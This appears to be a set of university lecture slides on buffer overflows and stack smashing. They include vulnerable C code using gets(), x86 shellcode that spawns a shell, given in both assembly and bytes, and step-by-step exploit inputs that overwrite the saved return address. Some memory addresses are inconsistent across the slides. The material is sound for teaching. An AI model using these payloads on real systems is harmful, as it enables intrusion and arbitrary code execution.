

---

---

# Memory Safety Vulnerabilities: Buffer Overflows

CMPSC 403 Fall 2021

September 21, 2021

---


---

# Buffer Overflow Vulnerabilities

---

# Buffer Overflow

- Definition: an anomaly that occurs when a program writes data beyond the boundary of a buffer
- Ubiquitous in system software (C/C++)
  - OSes, web servers, web browsers, etc.
- If your program crashes with memory faults, you probably have a buffer overflow vulnerability



HOME > CVE > SEARCH RESULTS

## Search Results

There are **12086** CVE Records that match your search.

Name	Description
<a href="#">CVE-2021-41054</a>	ttptd_file.c in ttptd through 0.7.4 has a buffer overflow because buffer-size handling does not properly consider the combination of data, OACK, and other options.
<a href="#">CVE-2021-40818</a>	scheme/webauthn.c in Gwelyd SSO server through 2.5.3 has a buffer overflow during FIDO2 signature validation in webauthn registration.
<a href="#">CVE-2021-40284</a>	D-Link DSL-3782 EU v1.01:EU v1.03 is affected by a buffer overflow which can cause a denial of service. This vulnerability exists in the web interface "/cgi-bin/New_GUI/Igmp.asp". Authenticated remote attackers can trigger this vulnerability by sending a long string in parameter 'igmpsnoopEnable' via an HTTP request.
<a href="#">CVE-2021-39847</a>	XMP Toolkit SDK version 2020.1 (and earlier) is affected by a stack-based buffer overflow vulnerability potentially resulting in arbitrary code execution in the context of the current user. Exploitation requires user interaction in that a victim must open a crafted file.
<a href="#">CVE-2021-39602</a>	A Buffer Overflow vulnerability exists in Miniftpd 1.0 in the do_mkd function in the ftpproto.c file, which could let a remote malicious user cause a Denial of Service.
<a href="#">CVE-2021-39595</a>	An issue was discovered in swftools through 20200710. A stack-buffer-overflow exists in the function rfx_alloc() located in mem.c. It allows an attacker to cause code Execution.
<a href="#">CVE-2021-39582</a>	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function swf_GetPlaceObject() located in swfobject.c. It allows an attacker to cause code Execution.
<a href="#">CVE-2021-39579</a>	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function string_hash() located in q.c. It allows an attacker to cause code Execution.
<a href="#">CVE-2021-39577</a>	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function main() located in swfdump.c. It allows an attacker to cause code Execution.
<a href="#">CVE-2021-39574</a>	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function pool_read() located in pool.c. It allows an attacker to cause code Execution.
<a href="#">CVE-2021-39569</a>	An issue was discovered in swftools through 20200710. A heap-buffer-overflow exists in the function OpAdvance() located in swfaction.c. It allows an attacker to cause code Execution.

# Most Dangerous Software Weaknesses (2020)

Rank	ID	Name	Score
[1]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	<a href="#">CWE-787</a>	Out-of-bounds Write <a href="https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html">https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html</a>	46.17
[3]	<a href="#">CWE-20</a>	Improper Input Validation	33.47
[4]	<a href="#">CWE-125</a>	Out-of-bounds Read	26.50
[5]	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	<a href="#">CWE-200</a>	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	<a href="#">CWE-416</a>	Use After Free	18.87
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	17.29
[10]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	15.81
[12]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	<a href="#">CWE-476</a>	NULL Pointer Dereference	8.35
[14]	<a href="#">CWE-287</a>	Improper Authentication	8.17
[15]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	7.38
[16]	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource	6.95
[17]	<a href="#">CWE-94</a>	Improper Control of Generation of Code ('Code Injection')	6.53

---

# How Buffer Overflow are introduced

- No automatic bounds checking in C/C++
- Many *stdlib* functions make it easy to go past bounds
  - String manipulation functions like *gets()*, *strcpy()*, and *strcat()* all write to the destination buffer until they encounter a terminating '\0' byte in the input
  - Whoever is providing the input (often from the other side of a security boundary) controls how much gets written


---

# Buffer Overflow Vulnerabilities

- C has no concept of array length; it just sees a sequence of bytes
- If you allow an attacker to start writing at a location and don't define when they must stop, they can overwrite other parts of memory!

```
char name[4];  
name[5] = 'a';
```

This is technically valid C code,  
because C doesn't check bounds!



# Vulnerable Code

```
char name[20];  
  
void vulnerable(void) {  
    ...  
    gets(name);  
    ...  
}
```

The `gets` function will write bytes until the input contains a newline ( `'\n'` ), *not* when the end of the array is reached!

Okay, but there's nothing to overwrite—for now...

# Vulnerable Code

```
char name[20];  
char instrux[20] = "none";  
  
void vulnerable(void) {  
    ...  
    gets(name);  
    ...  
}
```

What does the memory diagram of static data look like now?




# Vulnerable Code

What can go wrong here?

`gets` starts writing here and  
can overwrite anything above  
`name`!

```
char name[20];  
char instrux[20] = "none";  
  
void vulnerable(void) {  
    ...  
    gets(name);  
    ...  
}
```

Note: `name` and `instrux` are declared in  
static memory (outside of the stack), which  
is why `name` is below `instrux`




# Vulnerable Code

What can go wrong here?

`gets` starts writing here and  
can overwrite the  
`authenticated` flag!

```
char name[20];  
int authenticated = 0;  
  
void vulnerable(void) {  
    ...  
    gets(name);  
    ...  
}
```



---

# Stack Smashing

---

# Stack Smashing

- The most common kind of buffer overflow
- Occurs on stack memory
- Recall: What are some values on the stack an attacker can overflow?
  - Local variables
  - Function arguments
  - Saved frame pointer (SFP)
  - Return instruction pointer (RIP)
- Recall: When returning from a program, the EIP is set to the value of the RIP saved on the stack in memory
  - Like the function pointer, this lets the attacker choose an address to jump (return) to!

---

# Note: Python Syntax

- We will use Python syntax to represent sequences of bytes
- Adding strings: Concatenation
  - `'abc' + 'def' == 'abcdef'`
- Multiplying strings: Repeated concatenation
  - `'a' * 5 == 'aaaaa'`
  - `'cs403' * 3 == 'cs403cs403cs403'`

---

# Note: Python Syntax

- Raw bytes
  - `len('\xff') == 1`
- Characters can be represented as bytes too
  - `'\x41' == 'A'`
  - ASCII representation: All characters are bytes, but not all bytes are characters
- Note: `'\\'` is a literal backslash character
  - `len('\\\\xff') == 4`, because the slash is escaped first
    - This is a literal slash character, a literal `'x'` character, and 2 literal `'f'` characters
    - `'\\\\x\xff' == '\\x5c\\x78\\x66\\x66'`

# Overwriting the RIP



Assume that the attacker wants to execute instructions at address `0xdeadbeef`.

What value should the attacker write in memory? Where should the value be written?

What should an attacker supply as input to the `gets` function?

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

`gets` starts writing here and can overwrite anything above `name`, including the RIP!



# – Overwriting the RIP

- Input: 'A' \* 24 +  
'\xef\xbe\xad\xde'
  - 24 garbage bytes to overwrite all of **name** and the SFP of **vulnerable**
  - The address of the instructions we want to execute
    - Remember: Addresses are little-endian!
- What if we want to execute instructions that aren't in memory?

Note the NULL byte that terminates the string, automatically added by **gets**!

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
0x00	...	...	...	
0xef	0xbe	0xad	0xde	RIP
'A'	'A'	'A'	'A'	SFP
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	

name



# Writing Malicious Code

- The most common way of executing malicious code is to place it in memory yourself
  - Recall: Machine code is made of bytes
- **Shellcode**: Malicious code inserted by the attacker into memory, to be executed using a memory safety exploit
  - Called shellcode because it usually spawns a shell (terminal)
  - Could also delete files, run another program, etc.

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
int $0x80
```

Assembler

```
0x31 0xc0 0x50 0x68
0x2f 0x2f 0x73 0x68
0x68 0x2f 0x62 0x69
0x6e 0x89 0xe3 0x89
0xc1 0x89 0xc2 0xb0
0x0b 0xcd 0x80
```

---

# Putting Together an Attack \*

1. Find a memory safety (e.g. buffer overflow) vulnerability
2. Write malicious shellcode at a known memory address
3. Overwrite the RIP with the address of the shellcode
  - Often, the shellcode can be written and the RIP can be overwritten in the same function call (e.g. **gets**), like in the previous example
4. Return from the function
5. Begin executing malicious shellcode

# Constructing Exploits

Let `SHELLCODE` be a 12-byte shellcode. Assume that the address of `name` is `0xbfffc40`.

What values should the attacker write in memory? Where should the values be written?

What should an attacker supply as input to the `gets` function?

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

0xbffcd5c	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
0xbffcd58	RIP of vulnerable			RIP
0xbffcd54	SFP of vulnerable			SFP
0xbffcd50	name			name
0xbffcd4c	name			
0xbffcd48	name			
0xbffcd44	name			
0xbffcd40	name			

# Constructing Exploits

- Input: **SHELLCODE** + 'A' \* 12 +  
'\x40\xcd\xff\xbf'
  - 12 bytes of shellcode
  - 12 garbage bytes to overwrite the rest of **name** and the SFP of **vulnerable**
  - The address of where we placed the shellcode

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
0xbffffd5c	0x00	...	...	
0xbffffd58	0x40	0xcd	0xff	0xbf
0xbffffd54	'A'	'A'	'A'	'A'
0xbffffd50	'A'	'A'	'A'	'A'
0xbffffd4c	'A'	'A'	'A'	'A'
0xbffffd48	SHELLCODE			
0xbffffd44	SHELLCODE			
0xbffffd40	SHELLCODE			

RIP  
SFP  
|  
name

# Constructing Exploits

- Alternative: 'A' \* 12 + SHELLCODE + '\x4c\xcd\xff\xbf'
  - The address changed! Why?
    - We placed our shellcode at a different address (**name + 12**)!

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
0xbffffd5c	0x00	...	...	
0xbffffd58	0x4c	0xcd	0xff	0xbf
0xbffffd54	SHELLCODE			
0xbffffd50	SHELLCODE			
0xbffffd4c	SHELLCODE			
0xbffffd48	'A'	'A'	'A'	'A'
0xbffffd44	'A'	'A'	'A'	'A'
0xbffffd40	'A'	'A'	'A'	'A'

RIP  
SFP  
|  
name

# Constructing Exploits

What if the shellcode is too large? Now let **SHELLCODE** be a 28-byte shellcode. What should the attacker input?

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbffccd5c	...	...	...	...	
0xbffccd58	RIP of vulnerable				RIP
0xbffccd54	SFP of vulnerable				SFP
0xbffccd50	name				name
0xbffccd4c	name				
0xbffccd48	name				
0xbffccd44	name				
0xbffccd40	name				

# Constructing Exploits

- Solution: Place the shellcode *after* the RIP!
  - This works because `gets` lets us write as many bytes as we want
  - What should the address be?
- Input: `'A' * 24 + '\x5c\xcd\xff\xbf' + SHELLCODE`
  - 24 bytes of garbage
  - The address of where we placed the shellcode
  - 28 bytes of shellcode

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

...	...	...	...	
	SHELLCODE			
	SHELLCODE			
	SHELLCODE			
	SHELLCODE			
	SHELLCODE			
	SHELLCODE			
	SHELLCODE			
0xbffffd5c	0x5c	0xcd	0xff	0xbf
0xbffffd58	'A'	'A'	'A'	'A'
0xbffffd54	'A'	'A'	'A'	'A'
0xbffffd50	'A'	'A'	'A'	'A'
0xbffffd4c	'A'	'A'	'A'	'A'
0xbffffd48	'A'	'A'	'A'	'A'
0xbffffd44	'A'	'A'	'A'	'A'
0xbffffd40	'A'	'A'	'A'	'A'

RIP  
SFP  
|  
name

# Walking Through a Buffer Overflow

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

EBP →

ESP →





# Walking Through a Buffer Overflow

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

EBP →

ESP →



# Walking Through a Buffer Overflow

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

EBP →

ESP →



# Walking Through a Buffer Overflow

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:


```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

EBP →

ESP →



# Walking Through a Buffer Overflow

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

EBP →

ESP →



# Walking Through a Buffer Overflow

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:


```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

EBP →

ESP →



# Walking Through a Buffer Overflow



Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```


main:

```
...  
call vulnerable  
...
```

We overwrite the SFP (saved EBP) with 'AAAA', so the SFP is now pointing at the (probably invalid) address AAAA (0x41414141)

EBP →

ESP →





```
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'
```

EIP

```
...
call gets
addl $4, %esp
movl %ebp, %esp
popl %ebp
ret
```

```
...
call vulnerable
...
```

We overwrite the RIP (saved EIP) with the address of our shellcode `0xbfffc4d0`, so the RIP is now pointing at our shellcode! Remember, this value will be restored to EIP (the instruction pointer) later.



# Walking Through a Buffer Overflow



Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →


vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

Returning from `gets`: Move ESP up by 4.





# Walking Through a Buffer Overflow



Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

ESP →

EBP →

Function epilogue: Move ESP to EBP.

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...			
0x00	...		
(RIP) 0xbffcd40			
(SFP) 'AAAA'			
(name) 'AAAA'			
(name) 'AAAA'			
(name) SHELLCODE			
(name) SHELLCODE			
(name) SHELLCODE			
...			

# Walking Through a Buffer Overflow



EBP →

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

EIP →

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

Function epilogue: Restore the SFP into EBP.  
We overwrote SFP to 'AAAA', so the EBP  
now also points to the address 'AAAA'. We  
don't really care about EBP, though.

ESP →

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...			
0x00	...		
(RIP)	0xbffcd40		
(SFP)	'AAAA'		
(name)	'AAAA'		
(name)	'AAAA'		
(name)	SHELLCODE		
(name)	SHELLCODE		
(name)	SHELLCODE		
...	...		

# Walking Through a Buffer Overflow



EBP →

Input:

```
SHELLCODE + 'A' * 12 +  
'\x40\xcd\xff\xbf'
```

```
void vulnerable(void) {  
    char name[20];  
    gets(name);  
}
```

```
int main(void) {  
    vulnerable();  
    return 0;  
}
```

vulnerable:

```
...  
call gets  
addl $4, %esp  
movl %ebp, %esp  
popl %ebp  
ret
```

main:

```
...  
call vulnerable  
...
```

Function epilogue: Restore the RIP into EIP.  
We overwrote RIP to the address of shellcode,  
so the EIP (instruction pointer) now points to  
our shellcode!

